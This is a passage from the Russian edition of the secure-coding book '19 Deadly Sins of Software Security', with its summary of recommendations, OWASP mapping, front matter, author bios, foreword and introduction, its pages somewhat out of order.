- Избегайте заполнять огромные диалоговые окна техническими подробностями. Ни один пользователь не станет это читать.
- Не показывайте пользователю дорогу к самоубийству, прячьте подальше параметры, которые могут оказаться опасными!

Стоит подумать

- Об избирательном ослаблении политики безопасности, но при этом ясно и недвусмысленно объясняйте пользователю, к каким последствиям ведут его действия.

Приложение А. Соответствие между 19 смертными грехами и «10 ошибками» OWASP

В январе 2004 года организация «Открытый проект по безопасности Web-приложений» (Open Web Application Security Project – OWASP) опубликовала документ, озаглавленный «Десять самых критичных уязвимостей Web-приложений» (www.owasp.org/documentation/topten.html). Ниже 19 описанных в этой книге грехов сопоставляются с тем, что перечислены в документа OWASP.

10 ошибок по OWASP	19 грехов
A1 Отсутствие проверки входных данных	Грех 4 «Внедрение SQL-команд» Грех 5 «Внедрение команд» Грех 7 «Кросс-сайтовые сценарии»
A2 Неправильное управление доступом	Грех 14 «Некорректный доступ к файлам»
A3 Неправильная аутентификация и управление сеансами	Грех 9 «Применение загадочных URL и скрытых полей форм»
A4 Кросс-сайтовые сценарии	Грех 7 «Кросс-сайтовые сценарии»
A5 Переполнение буфера	Грех 1 «Переполнение буфера» Грех 2 «Ошибки, связанные с форматной строкой» Грех 3 «Переполнение целых чисел»
A6 Внедрение команд	Грех 4 «Внедрение SQL-команд» Грех 5 «Внедрение команд»
A7 Неправильная обработка ошибок	Грех 6 «Пренебрежение обработкой ошибок»
A8 Небезопасное хранение	Грех 12 «Пренебрежение безопасным хранением и защитой данных»
A9 Отказ от обслуживания	Это результат атаки, а не дефект кода. Многих DoS-атак удается избежать за счет инфраструктурных механизмов, например межсетевых экранов и квот
A10 Небезопасное управление конфигурацией	Это инфраструктурная проблема, выходящая за рамки данной книги

Приложение B. Сводка рекомендаций

В этом приложении сведены наши советы о том, что следует делать, чего не следует, а о чем стоит подумать. Мы решили включить его, потому что иногда разработчику во время написания программы хочется не читать всю книгу, а просто вспомнить, что надо и чего не надо делать.

Грех 1. Переполнение буфера

Рекомендуется

- Тщательно проверяйте любой доступ к буферу за счет использования безопасных функций для работы со строками и областями памяти.
- Пользуйтесь встраиваемыми в компилятор средствами защиты, например флагом /GS и программой ProPolice.
- Применяйте механизмы защиты от переполнения буфера на уровне операционной системы, например DEP и PaX.
- Уясните, какие данные контролирует противник, и обрабатывайте их безопасным образом.

Не рекомендуется

- Не думайте, что компилятор и ОС все сделают за вас, это всего лишь дополнительные средства защиты.
- Не используйте небезопасные функции в новых программах.

Стоит подумать

- Об установке последней версии компилятора C/C++, поскольку разработчики включают в генерируемый код новые механизмы защиты.
- О постепенном удалении небезопасных функций из старых программ.
- Об использовании строк и контейнерных классов из библиотеки C++ вместо применения низкоуровневых функций C для работы со строками.

Грех 2. Ошибки, связанные с форматной строкой

Рекомендуется

- Пользуйтесь фиксированными форматными строками или считываемыми из заслуживающего доверия источника.
- Проверяйте корректность всех запросов к локали.

Не рекомендуется

- Не передавайте поступающие от пользователя форматные строки напрямую функциям форматирования.

Стоит подумать

- О том, чтобы использовать языки высокого уровня, которые в меньшей степени уязвимы относительно этой ошибки.

Грех 3. Переполнение целых чисел

Рекомендуется

- Проверяйте на возможность переполнения все арифметические вычисления, в результате которых определяется размер выделяемой памяти.
- Проверяйте на возможность переполнения все арифметические вычисления, в результате которых определяются индексы массивов.
- Пользуйтесь целыми без знака для хранения смещений от начала массива и размеров блоков выделяемой памяти.

Не рекомендуется

- Не думайте, что ни в каких языках, кроме C/C++, переполнение целого невозможно.

Грех 4. Внедрение SQL-команд

Рекомендуется

- Изучите базу данных, с которой работаете. Поддерживаются ли в ней хранимые процедуры? Как выглядит комментарий? Может ли противник получить доступ к расширенной функциональности?
- Проверяйте корректность входных данных и устанавливайте степень доверия к ним.
- Используйте параметризованные запросы (также распространены термины «подготовленное предложение» и «связывание параметров») для построения SQL-предложений.
- Храните информацию о параметрах соединения вне приложения, например в защищенном конфигурационном файле или в реестре Windows.

Не рекомендуется

- Не ограничивайтесь простой фильтрацией «плохих слов». Существует множество вариантов написания, которые вы не в состоянии обнаружить.
- Не доверяйте входным данным при построении SQL-предложения.
- Не используйте конкатенацию строк для построения SQL-предложения даже при вызове хранимых процедур. Хранимые процедуры, конечно, полезны, но решить проблему полностью они не могут.

- Не используйте конкатенацию строк для построения SQL-предложения внутри хранимых процедур.
- Не передавайте хранимым процедурам непроверенные параметры.
- Не ограничивайтесь простым дублированием символов одинарной и двойной кавычки.
- Не соединяйтесь с базой данных от имени привилегированного пользователя, например sa или root.
- Не включайте в текст программы имя и пароль пользователя, а также строку соединения.
- Не сохраняйте конфигурационный файл с параметрами соединения в корне Web-сервера.

Стоит подумать

- О том, чтобы запретить доступ ко всем пользовательским таблицам в базе данных, разрешив лишь исполнение хранимых процедур. После этого во всех запросах должны использоваться только хранимые процедуры и параметризованные предложения.

Грех 5. Внедрение команд

Рекомендуется

- Проверяйте все входные данные до передачи их командному процессору.
- Если проверка не проходит, обрабатывайте ошибку безопасно.

Не рекомендуется

- Не передавайте непроверенные входные данные командному процессору, даже если полагаете, что пользователь будет вводить обычные данные.
- Не применяйте подход «все кроме», если не уверены на сто процентов, что учли все возможности.

Стоит подумать

- О том, чтобы не использовать регулярные выражения для проверки входных данных; лучше написать простую и понятную процедуру проверки вручную.

Грех 6. Пренебрежение обработкой ошибок

Рекомендуется

- Проверяйте значения, возвращаемые любой функцией, относящейся к безопасности.
- Проверяйте значения, возвращаемые любой функцией, которая изменяет параметры, относящиеся к конкретному пользователю или машине в целом.
- Всеми силами постарайтесь восстановить нормальную работу программы после ошибки, не допускайте отказа от обслуживания.

Не рекомендуется

- Не перехватывайте все исключения без веской причины, поскольку таким образом можно замаскировать ошибки в программе.
- Не допускайте утечки информации не заслуживающим доверия пользователям.

Грех 7. Кросс-сайтовые сценарии

Рекомендуется

- Проверяйте корректность всех входных данных, передаваемых Web-приложению.
- Подвергайте HTML-кодированию любую выводимую информацию, формируемую на основе поступивших входных данных.

Не рекомендуется

- Не копируйте ввод в вывод без предварительной проверки.
- Не храните секретные данные в куках.

Стоит подумать

- Об использовании как можно большего числа дополнительных защитных мер.

Грех 8. Пренебрежение защитой сетевого трафика

Рекомендуется

- Пользуйтесь стойкими механизмами аутентификации.
- Аутентифицируйте все сообщения, отправляемые в сеть вашим приложением.
- Шифруйте все данные, которые должны быть конфиденциальны. Лучше перестраховаться.
- Если возможно, передавайте весь трафик по каналу, защищенному SSL/TLS. Это работает!

Не рекомендуется

- Не отказывайтесь от шифрования данных из соображений производительности. Шифрование на лету обходится совсем недорого.
- Не «зашивайте» ключи в код и ни в коем случае не думайте, что XOR с фиксированной строкой можно считать механизмом шифрования.
- Не игнорируйте вопросы защиты данных в сети.

Стоит подумать

- Об использовании технологий уровня сети, способных еще уменьшить риск. Речь идет о межсетевых экранах, виртуальных частных сетях (VPN) и балансировании нагрузки.

Грех 9. Применение загадочных URL и скрытых полей форм

Рекомендуется

- Проверяйте все данные, поступающие из Web, в том числе и посредством форм, на признаки злоумышленности.
- Изучите сильные и слабые стороны применяемого вами подхода, если вы не пользуетесь криптографическими примитивами.

Не рекомендуется

- Не встраивайте конфиденциальные данные в HTTP-заголовки и в HTML-страницы, в том числе в URL, куки и поля форм, если канал не шифруется с помощью таких технологий, как SSL, TLS или IPSec, или данные не защищены криптографическими средствами.
- Не доверяйте никаким данным в Web-форме, поскольку злоумышленник может легко подставить любые значения вне зависимости от того, используется SSL или нет.
- Не думайте, что приложение защищено, коль скоро вы применяете криптографию: противник может атаковать систему другими способами. Например, он не станет угадывать случайные числа криптографического качества, а просто попытается подсмотреть их.

Грех 10. Неправильное применение SSL и TLS

Рекомендуется

- Пользуйтесь последней версией SSL/TLS. В порядке предпочтительности: TLS 1.1, TLS 1.0 и SSL3.
- Если это имеет смысл, применяйте списки допустимых сертификатов.
- Прежде чем посылать данные, убедитесь, что сертификат партнера можно проследить до доверенного УЦ и что его срок действия не истек.
- Проверяйте, что в соответствующем поле сертификата партнера записано ожидаемое имя хоста.

Не рекомендуется

- Не пользуйтесь протоколом SSL2. В нем имеются серьезные криптографические дефекты.
- Не полагайтесь на то, что используемая вами библиотека для работы с SSL/TLS надлежащим образом выполнит все проверки, если только речь не идет о протоколе HTTPS.
- Не ограничивайтесь проверкой одного лишь имени (например, в поле DN), записанного в сертификате. Кто угодно может создать сертификат и вписать туда произвольное имя.

Стоит подумать

- О применении протокола OCSP для проверки сертификатов в цепочке доверия, чтобы убедиться, что ни один из них не был отозван.
- О загрузке свежей версии CRL-списка после окончания срока действия текущего и об использовании этих списков для проверки сертификатов в цепочке доверия.

Грех 11. Использование слабых систем на основе паролей

Рекомендуется

- Гарантируйте невозможность считывания пароля с физической линии во время аутентификации (например, путем защиты канала по протоколу SSL/TLS).
- Выдавайте одно и то же сообщение при любой неудачной попытке входа, какова бы ни была ее причина.
- Протоколируйте неудачные попытки входа.
- Используйте для хранения паролей одностороннюю функцию хэширования с затравкой криптографического качества.
- Обеспечьте безопасный механизм смены пароля человеком, который знает пароль.

Не рекомендуется

- Усложните процедуру переустановки пароля по телефону сотрудником службы поддержки.
- Не поставляйте систему с учетными записями и паролями по умолчанию. Вместо этого реализуйте процедуру инициализации, которая позволит задать пароль для записи по умолчанию в ходе инсталляции или при первом запуске приложения.
- Не храните пароли в открытом виде на сервере.
- Не «зашивайте» пароли в текст программы.
- Не протоколируйте неправильно введенные пароли.
- Не допускайте коротких паролей.

Стоит подумать

- Об использовании алгоритма типа PBKDF2, который увеличивает время вычисления односторонней свертки.
- О многофакторной аутентификации.
- Об использовании протоколов с нулевым знанием, которые снижают шансы противника на проведение успешной атаки с полным перебором.
- О протоколах с одноразовым паролем для доступа из не заслуживающих доверия систем.

- О программной проверке качества пароля.
- О том, чтобы посоветовать пользователю, как выбрать хороший пароль.
- О реализации автоматизированных способов переустановки пароля, в частности путем отправки временного пароля по почте в случае правильного ответа на «личный вопрос».

Грех 12. Пренебрежение безопасным хранением и защитой данных

Рекомендуется

- Думайте, какие элементы управления доступом ваше приложение применяет к объектам явно, а какие наследует по умолчанию.
- Осознайте, что некоторые данные настолько секретны, что никогда не должны храниться на промышленном сервере общего назначения, например долгосрочные закрытые ключи для подписания сертификатов X.509. Их следует хранить в специальном аппаратном устройстве, предназначенном исключительно для формирования цифровой подписи.
- Используйте средства, предоставляемые операционной системой для безопасного хранения секретных данных.
- Используйте подходящие разрешения, например в виде списков управления доступом (ACL), если приходится хранить секретные данные.
- Стирайте секретные данные из памяти сразу после завершения работы с ними.
- Очищайте память прежде, чем освобождать ее.

Не рекомендуется

- Не создавайте объектов, доступных миру для записи, в Linux, Mac OS X и UNIX.
- Не создавайте объектов со следующими записями ACE: Everyone (Full Control) или Everyone (Write).
- Не храните материал для ключей в демилитаризованной зоне. Такие операции, как цифровая подпись и шифрование, должны производиться за пределами демилитаризованной зоны.
- Не «зашивайте» никаких секретных данных в код программы. Это относится к паролям, ключам и строкам соединения с базой данных.
- Не создавайте собственных «секретных» алгоритмов шифрования.

Стоит подумать

- Об использовании шифрования для хранения информации, которую нельзя надежно защитить с помощью ACL, и о подписании ее, чтобы исключить неавторизованное манипулирование.
- О том, чтобы вообще не хранить секретных данных. Нельзя ли запросить их у пользователя во время выполнения?

Грех 13. Утечка информации

Рекомендуется

- Решите, кто должен иметь доступ к информации об ошибках и состоянии.
- Пользуйтесь средствами операционной системы, в том числе списками ACL и разрешениями.
- Пользуйтесь криптографическими средствами для защиты секретных данных.

Не рекомендуется

- Не раскрывайте информацию о состоянии системы не заслуживающим доверия пользователям.
- Не передавайте вместе с зашифрованными данными временные метки высокого разрешения. Если без временных меток не обойтись, уменьшите разрешение или включите их в состав зашифрованной полезной нагрузки (по возможности).

Стоит подумать

- О применении менее распространенных защитных механизмов, встроенных в операционную систему, в частности о шифровании на уровне файлов.
- Об использовании таких реализаций криптографических алгоритмов, которые препятствуют атакам с хронометражем.
- Об использовании модели Белла-ЛаПадулы, предпочтительно в виде готового механизма.

Грех 14. Некорректный доступ к файлам

Рекомендуется

- Тщательно проверяйте, что вы собираетесь принять в качестве имени файла.

Не рекомендуется

- Не принимайте слепо имя файла, считая, что оно непременно соответствует хорошему файлу. Особенно это относится к серверам.

Стоит подумать

- О хранении временных файлов в каталоге, принадлежащем конкретному пользователю, а не в общедоступном. Дополнительное преимущество такого решения – в том, что приложение может работать с минимальными привилегиями, поскольку всякий пользователь имеет полный доступ к собственному каталогу, тогда как для доступа к системным каталогам для временных файлов иногда необходимы привилегии администратора.

Грех 15. Излишнее доверие к системе разрешения сетевых имен

Рекомендуется

- Применяйте криптографические методы для идентификации клиентов и серверов. Проще всего использовать для этой цели SSL.

Не рекомендуется

- Не доверяйте информации, полученной от DNS-сервера, она ненадежна!

Стоит подумать

- Об организации защиты по протоколу IPSec тех систем, на которых работает ваше приложение.

Грех 16. Гонки

Рекомендуется

- Пишите код, в котором нет побочных эффектов.
- Будьте очень внимательны при написании обработчиков сигналов.

Не рекомендуется

- Не модифицируйте глобальные ресурсы, не захватив предварительно замок.

Стоит подумать

- О том, чтобы создавать временные файлы в области, выделенной конкретному пользователю, а не в области, доступной всем для записи.

Грех 17. Неаутентифицированный обмен ключами

Рекомендуется

- Уясните, что обмен ключами сам по себе часто не является безопасной процедурой. Необходимо также аутентифицировать остальных участников.
- Применяйте готовые решения для инициализации сеанса, например SSL/TLS.
- Убедитесь, что вы разобрались во всех деталях процедуры строгой аутентификации каждой стороны.

Стоит подумать

- О том, чтобы обратиться к профессиональному криптографу, если вы настаиваете на применении нестандартных решений.

Грех 18. Случайные числа криптографического качества

Рекомендуется

- По возможности пользуйтесь криптографическим генератором псевдослучайных чисел (CRNG).
- Убедитесь, что затравка любого криптографического генератора содержит по меньшей мере 64, а лучше 128 битов энропии.

Не рекомендуется

- Не пользуйтесь некриптографическими генераторами псевдослучайных чисел (некриптографические PRNG).

Стоит подумать

- О том, чтобы в ситуациях, требующих повышенной безопасности, применять аппаратные генераторы псевдослучайных чисел.

Грех 19. Неудобный интерфейс

Рекомендуется

- Оцените, чего хочет пользователь в плане безопасности, и снабдите его информацией, необходимой для работы.
- По возможности делайте конфигурацию по умолчанию безопасной.
- Выводите простые и понятные сообщения, но предусматривайте прогрессивное раскрытие информации для более опытных пользователей и администраторов.
- Сообщения об угрозах безопасности должны предлагать какие-то действия.

Не рекомендуется

- Избегайте заполнять огромные диалоговые окна техническими подробностями. Ни один пользователь не станет это читать.
- Не показывайте пользователю дорогу к самоубийству, упрятывайте подальше параметры, которые могут оказаться опасными!

Стоит подумать

- Об избирательном ослаблении политики безопасности, но ясно и недвусмысленно объясняйте пользователю, к каким последствиям ведут его действия.

Предметный указатель

D

Книги издательства «ДМК Пресс» можно заказать
в торгово-издательском холдинге «Планета Альянс» наложенным платежом,
выслав открытку или письмо по почтовому адресу:
115487, г. Москва, проспект Андропова, д. 38.
При оформлении заказа следует указать адрес (полностью), по которому должны быть
высланы книги; фамилию, имя и отчество получателя.
Желательно также указать свой телефон и электронный адрес.
Эти книги вы можете заказать и в интернет-магазине: **www.alians-kniga.ru**
Оптовые закупки: тел. **(499) 782-38-89**.
Электронный адрес: **books@alians-kniga.ru**.

Майкл Ховард, Дэвид Лебланк, Джон Виега

Как написать безопасный код на C++, Java, Perl, PHP, ASP.NET

Главный редактор *Мовчан Д. А.*
dmkpress@gmail.com
Переводчик *Слинкин А. А.*
Корректор *Синяева Г. И.*
Верстка *Чаннова А. А.*
Дизайн обложки *Мовчан А. Г.*

Формат 60×90 1/16.
Гарнитура «Петербург».
Усл. печ. л. 27. Тираж 100 экз.

Web-сайт издательства: www.dmkpress.com

19 Deadly Sins of Software Security. Programming Flaws and How to Fix Rhem

MICHAEL **HOWARD**
DAVID **LEBLANC**
JOHN **VIEGA**

McGraw-Hill/Osborne
New York Chicago San Francisco
Lisbon London Madrid Mexico City
Milan New Delhi San Juan Seoul
Singapore Sydney Toronto

Как написать безопасный код на C++, Java, Perl, PHP, ASP.NET

МАЙКЛ **ХОВАРД**
ДЭВИД **ЛЕБЛАНК**
ДЖОН **ВИЕГА**

Москва, 2018

УДК 004.4
ББК 32.973.26-018.2
М97

Ховард М., Лебланк Д., Виега Д.

Х68 Как написать безопасный код на C++, Java, Perl, PHP, ASP.NET . – М.: ДМК Пресс, 2018. – 288 с.: ил.

ISBN 978-5-97060-617-9

Эта книга необходима всем разработчикам программного обеспечения, независимо от платформы, языка или вида приложений.

Рассмотрены уязвимости на языках C/C++, C#, Java, Visual Basic, Visual Basic .NET, Perl, Python в операционных системах Windows, Unix, Linux, Mac OS, Novell Netware. Авторы издания, Майкл Ховард и Дэвид Лебланк, обучают программистов как писать безопасный код в компании Microsoft. На различных примерах продемонстрированы как сами ошибки, так и способы их исправления и защиты от них.

Если вы – программист, то вам просто необходимо прочесть эту книгу.

УДК 004.4
ББК 32.973.26-018.2

ISBN 0-07-226085-8 (англ.)
ISBN 978-5-97060-617-9

Моей потрясающей семье.
Ничто не может сравниться с ощущением,
которое испытываешь, когда приходишь домой
и в ответ на вопрос «Кто дома, ребятки?» слышишь,
как два голоска хором кричат: «Папа!»
– Майкл

Моему отцу, который объяснил мне,
почему надо постоянно учиться
и принимать новые вызовы.
– Дэвид

Маме. Она привила мне интеллектуальное
любопытство и всегда была со мной рядом.
– Джон

Содержание

Об авторах

Майкл Ховард работает старшим менеджером по безопасности программного обеспечения в группе по обеспечению безопасности в Microsoft Corp. Является соавтором удостоенной различных наград книги «Writing Secure Code» (Разработка безопасного кода). Он также совместно с коллегами ведет колонку «Basic Training» в журнале «IEEE Security & Privacy Magazine» и является одним из авторов документа «Processes to Produce Secure Software» («Процессы в производстве безопасного программного обеспечения»), выпущенного организацией National Cyber Security Partnership для Министерства национальной безопасности (Department of Homeland Security). Будучи архитектором «Жизненного цикла разработки безопасного программного обеспечения» в Microsoft, Майкл посвящает большую часть времени выработке и внедрению передового опыта создания безопасных программ, которыми в конечном итоге будут пользоваться обычные люди.

Дэвид Лебланк, доктор философии, в настоящее время работает главным архитектором программ в компании Webroot Software. До этого он занимал должность архитектора подсистемы безопасности в подразделении Microsoft, занимающемся разработкой Microsoft Office, стоял у истоков инициативы Trustworthy Computing и работал «белым хакером» в группе безопасности сетей в Microsoft. Дэвид является соавтором книг «Writing Secure Code» и «Assessing Network Security» («Оценка безопасности сети»), а также многочисленных статей. В погожие дни он любит конные прогулки вместе со своей женой Дженнифер.

Джон Виега первым дал описание 19 серьезных просчетов при написании программ. Этот труд привлек внимание средств массовой информации и лег в основу настоящей книги. Джон является основателем и техническим директором компании Secure Software (www.securesoftware.com). Он один из авторов первой книги по безопасности программного обеспечения «Building Secure Software» («Создание безопасного программного обеспечения»), а также книг «Network Security and Cryptography with OpenSSL» («Безопасность и криптографические методы в сетях. Подход на основе библиотеки OpenSSL») и «Secure Programming Cookbook» («Рецепты для написания безопасных программ»). Он является основным автором процесса CLASP, призванного включить элементы безопасности в цикл разработки программ. Джон написал и сопровождает несколько относящихся к безопасности программ с открытыми исходными текстами. Раньше Джон занимал должности адъюнкт-профессора в техническом колледже штата Вирджиния и старшего научного сотрудника в Институте стратегии кибепространства (Cyberspace Policy Institute). Джон хорошо известен своими работами в области безопасности программ и криптографии, а в настоящее время он трудится над стандартами безопасности для сетей и программ.

О научных редакторах

Алан Крассовски работает главным инженером по безопасности программного обеспечения в компании Symantec Corporation. Он возглавляет группу по безопасности продуктов, в задачу которой входит оказание помощи другим группам разработчиков в плане внедрения безопасных технологий, которые сокращают риски и способствуют завоеванию доверия со стороны клиентов. За последние 20 лет Алан работал над многими коммерческими программными проектами. До присоединения к Symantec он руководил разработками, был инженером-программистом и оказывал консультативные услуги многим компаниям, занимающим лидирующее положение в отрасли, в частности Microsoft, IBM, Tektronix, Step Technologies. Screenplay Systems, Quark и Continental Insurance. Он получил научную степень бакалавра в области вычислительной техники в Рочестерском технологическом институте, штат Нью-Йорк.

Дэвид А. Уилер много лет занимается совершествованием практических методов разработки программ для систем с повышенным риском, в том числе особо крупных и нуждающихся в высокой степени безопасности. Он соавтор и соредактор книги «Software Inspection: An Industry Best Practice» («Инспекция программ: передовой опыт»), а также книг «Ada95: The Lovelace Tutorial» и «Secure Programming for Linux and UNIX HOWTO» («Рецепты безопасного программирования для Linux и UNIX»). Проживает в Северной Вирджинии.

Предисловие

В основе теории компьютеров лежит предположение о детерминированном поведении машин. Обычно мы ожидаем, что компьютер будет вести себя так, как мы его запрограммировали. На самом деле это лишь приближенное допущение. Современные компьютеры общего назначения и их программное обеспечение стали настолько сложными, что между щелчком по кнопке мыши и видимым результатом лежит множество программных слоев. И мы вынуждены полагаться на то, что все они работают правильно.

Любой слой программного обеспечения может содержать ошибки, из-за которых оно работает не так, как хотел автор, или, по крайней мере, не соответствует ожиданиям пользователя. Эти ошибки вносят в систему неопределенность, что может приводить к серьезным последствиям с точки зрения безопасности. Проявляться они могут по-разному: от простого краха системы, и тогда ошибку можно использовать, чтобы вызвать отказ от обслуживания, до переполнения буфера, позволяющего противнику выполнить в системе произвольный код.

Коль скоро поведение программных систем недетерминировано из-за ошибок, то самые лучшие идеи по их защите – не более чем гипотезы. Мы можем воздвигать межсетевые экраны, реализовывать технологии защиты от переполнения буфера на уровне ОС, применять самые разнообразные методики, но все это никоим образом не изменит фундаментальную парадигму безопасности. И лишь за счет радикального улучшения качества программ и сокращения числа ошибок мы можем надеяться на успешность попыток обеспечить безопасность программного обеспечения.

Устранение всех рисков, относящихся к безопасности, – нереальная задача при современном уровне развития систем разработки. У этой проблемы так много аспектов, что, даже для того чтобы просто оставаться в курсе дел, нужно посвящать этому все свое время. Что уж говорить о владении предметом в совершенстве!

Если мы хотим добиться прогресса в битве против ошибок, связанных с безопасностью, то должны облегчить процесс их идентификации и устранения организациям, занимающимся разработкой, и при этом учесть реальные ограничения. О безопасности программного обеспечения написано немало отличных книг, в том числе и авторами настоящего издания. Но я полагаю необходимым не углубляться в разного рода сложности, а предложить разработчикам небольшой набор критически важных советов, следуя которым они смогут повысить качество своих программ с минимальными усилиями. Идея в том, чтобы осветить наиболее типичные проблемы, которые нетрудно устранить, а не ставить нереалистичную задачу достижения полной безопасности.

В бытность начальником отдела в Министерстве национальной безопасности я попросил Джона Виегу составить перечень 19 «грехов» программиста. Первоначальный список был призван поставить корпоративный мир в известность о тех ошибках, которые чаще всего угрожают безопасности, но он не был составлен в форме рецептов. А эта книга именно такова. В ней приводится список проблем, от которых организации-разработчики должны защищаться в первую очередь, и даются рекомендации, как не допустить самого возникновения этих проблем. В книге также показано, как выявить подобные ошибки: посредством анализа кода или тестирования. Описание приемов и методик краткое и точное, авторы четко формулируют, что надо, а чего никогда не надо делать. Авторы проделали огромную работу, чтобы представить вашему вниманию список наиболее распространенных дефектов, от которых страдает безопасность современных программ. Надеюсь, что сообщество разработчиков оценит эту книгу и воспользуется ей для устранения недетерминизма и рисков, с которыми мы постоянно сталкиваемся.

Амит Йоран,
бывший начальник
отдела национальной кибербезопасности
Министерства национальной безопасности
Грейт Фоллс, Вирджиния,
21 мая 2005 г.

Благодарности

Эта книга – косвенный результат дальновидности Амита Йорана. Мы благодарны ему за то, что во время работы в Министерстве национальной безопасности (и позже) он делал все возможное, чтобы привлечь внимание к проблемам безопасности программного обеспечения. Мы также выражаем признательность следующим специалистам в области безопасности за усердие, с которым они рецензировали черновики отдельных глав, за их мудрость и за откровенные комментарии: Дэвиду Рафаэлю (David Raphael), Марку Кэрфи (Mark Curphy), Рудольфу Араю (Rudolph Arauj), Алану Крассовски (Alan Krassowski), Дэвиду Уилеру (David Wheeler) и Биллу Хильфу (Bill Hilf). Эта книга не состоялась бы без настойчивости сотрудников издательства McGraw-Hill. Большое спасибо трем «Дж»: Джейн Браунлоу (Jane Brownlow), Дженнифер Хауш (Jennifer Housh) и Джоди Маккензи (Jody McKenzie).

Введение

В 2004 году Амит Йоран, тогда начальник отдела национальной кибербезопасности Министерства национальной безопасности США, объявил, что около 95% всех дефектов программ, относящихся к безопасности, проистекают из 19 типичных ошибок, природа которых вполне понятна. Мы не станем подвергать сомнению ваши интеллектуальные способности и объяснять важность безопасного программного обеспечения в современном взаимосвязанном мире, вы и так все понимаете, но приведем основные принципы поиска и исправления наиболее распространенных ошибок в вашем собственном коде.

Неприятная особенность ошибок, касающихся безопасности, состоит в том, что допустить их очень легко, а результаты одной неправильно написанной строчки могут быть поистине катастрофическими. Червь Blaster смог распространиться из-за ошибки всего в двух строках кода.

Если попытаться выразить весь накопленный опыт одной фразой, то, наверное, она звучала бы так: «Никакой язык программирования, никакая платформа не способны сделать программу безопасной, это можете сделать только вы». Существует масса литературы о том, как создавать безопасное программное обеспечение, да и авторы настоящей книги написали на эту тему немало текстов, к которым прислушиваются. И все же есть потребность в небольшой, простой и прагматической книге, в которой рассматривались бы все основные проблемы.

Работая над этой книгой, мы старались придерживаться следующих правил, которые не позволили бы оторваться от земли.

- *Простота*. Мы не тратили место на пустую болтовню. Здесь вы не найдете ни репортажей с поля боя, ни забавных анекдотов – только голые факты. Скорее всего, вы просто хотите сделать свою работу качественно и в кратчайшие сроки. Поэтому мы стремились к тому, чтобы найти нужную информацию можно было просто и быстро.
- *Краткость*. Это следствие предыдущего правила: сосредоточившись исключительно на фактах, мы смогли сделать книгу небольшой по объему. Это введение тоже не будет многословным.
- *Кроссплатформенность*. Интернет – это среда, связывающая между собой мириады вычислительных устройств, работающих под управлением разных операционных систем и программ, написанных на разных языках. Мы хотели, чтобы эта книга была полезна всем разработчикам, поэтому представленные примеры относятся к большинству имеющихся операционных систем.
- *Многоязычие*. Следствие предыдущего правила: мы приводим примеры ошибок в программах, которые составлены на разных языках.

Структура книги

В каждой главе описывается один «смертный грех». Вообще-то они никак не упорядочены, но самые гнусные мы разместили в начале книги. Главы разбиты на разделы:

- **«В чем состоит грех»** – краткое введение, в котором объясняется, почему данное деяние считается грехом;
- **«Как происходит грехопадение»** – описывается суть проблемы; принципиальная ошибка, которая доводит до греха;
- **«Подверженные греху языки»** – перечень языков, подверженных данному греху;
- **«Примеры ошибочного кода»** – конкретные примеры ошибок в программах, написанных на разных языках и работающих на разных платформах;
- **«Где искать ошибку»** – на что нужно прежде всего обращать внимание при поиске в программе подобных ошибок;
- **«Выявление ошибки на этапе анализа кода»** – тут все понятно: как найти грехи в своем коде. Мы понимаем, что разработчики – люди занятые, поэтому старались писать этот раздел коротко и по делу;
- **«Тестирование»** – описываются инструменты и методики тестирования, которые позволят обнаружить признаки рассматриваемого греха;
- **«Примеры из реальной жизни»** – реальные примеры данного греха, взятые из базы данных типичных уязвимостей и брешей (Common Vulnerabilities and Exposures – CVE) (www.cve.mitre.org), с сайта BugTraq (www.securityfocus.com) или базы данных уязвимостей в программах с открытыми исходными текстами (Open Source Vulnerability Database) (www.osvdb.org). В каждом случае мы приводим свои комментарии. Примечание: пока мы работали над этой книгой, рассматривался вопрос об отказе с 15 октября 2005 года от номеров CAN в базе данных CVE и переходе исключительно на номера CVE. Если это случится, то все ссылки на номер ошибки «CAN...» следует заменить ссылкой на соответствующий номер CVE. Например, если вы не сможете найти статью CAN-2004-0029 (ошибка Lotus Notes для Linux), попробуйте поискать CVE-2004-0029;
- **«Искупление греха»** – как исправить ошибку, чтобы избавиться от греха. И в этом случае мы демонстрируем варианты для разных языков;
- **«Дополнительные защитные меры»** – другие меры, которые можно предпринять. Они не исправляют ошибку, но мешают противнику воспользоваться потенциальным дефектом, если вы ее все-таки допустите;
- **«Другие ресурсы»** – это небольшая книжка, поэтому мы даем ссылки на другие источники информации: главы книг, статьи и сайты;
- **«Резюме»** – это неотъемлемая часть главы, предполагается, что вы будете к ней часто обращаться. Здесь приводятся списки рекомендуемых, нерекомендуемых и возможных действий при написании нового или анализе существующего кода. Не следует недооценивать важность этого раздела! Содержание всех Резюме сведено воедино в Приложении В.

Кому предназначена эта книга

Эта книга адресована всем разработчикам программного обеспечения. В ней описаны наиболее распространенные ошибки, приводящие к печальным последствиям, а равно способы их устранения до того, как программа будет передана заказчику. Вы найдете здесь полезный материал вне зависимости от того, на каком языке пишете, будь то C, C++, Java, C#, ASP, ASP.NET, Visual Basic, PHP, Perl или JSP. Она применима к операционным системам Windows, Linux, Apple Mac OS X, OpenBSD и Solaris, а равно к самым разнообразным платформам: «толстым» клиентам, «тонким» клиентам или пользователям Web. Честно говоря, безопасность не зависит ни от языка, ни от операционной системы, ни от платформы. Если ваш код небезопасен, то пользователи беззащитны перед атакой.

Какие главы следует прочитать

Это небольшая книжка, поэтому не ленитесь. Прочтите ее целиком, ведь никогда не знаешь, над чем предстоит работать в будущем.

Но все же есть грехи, которым подвержены лишь некоторые языки и некоторые среды, поэтому важно, чтобы в первую очередь вы прочли о тех, что специфичны именно для вашего языка программирования, вашей ОС и вашей среды исполнения (Web и т. п.).

Вот минимум, с которым надо ознакомиться при различных предположениях о специфике вашей работы.

- Всем рекомендуется ознакомиться с грехами 6, 12 и 13.
- Если вы программируете на языках C/C++, то *обязаны* прочесть о грехах 1, 2 и 3.
- Если вы программируете для Web с использованием таких технологий, как JSP, ASP, ASP.NET, PHP, CGI или Perl, то познакомьтесь с грехами 7 и 9.
- Если вы создаете приложения для работы с базами данных, например Oracle, MySQL, DB2 или SQL Server, прочтите о грехе 4.
- Если вы разрабатываете сетевые системы (клиент-серверные, через Web и прочие), не проходите мимо грехов 5, 8, 10, 14 и 15.
- Если в вашем приложении каким-то образом используется криптография или пароли, обратите внимание на грехи 8, 10, 11, 17 и 18.
- Если ваша программа работает в ОС Linux, Mac OS X или UNIX, следует прочесть о грехе 16.
- Если с вашим приложением будут работать неопытные пользователи, взгляните на описание греха 19.

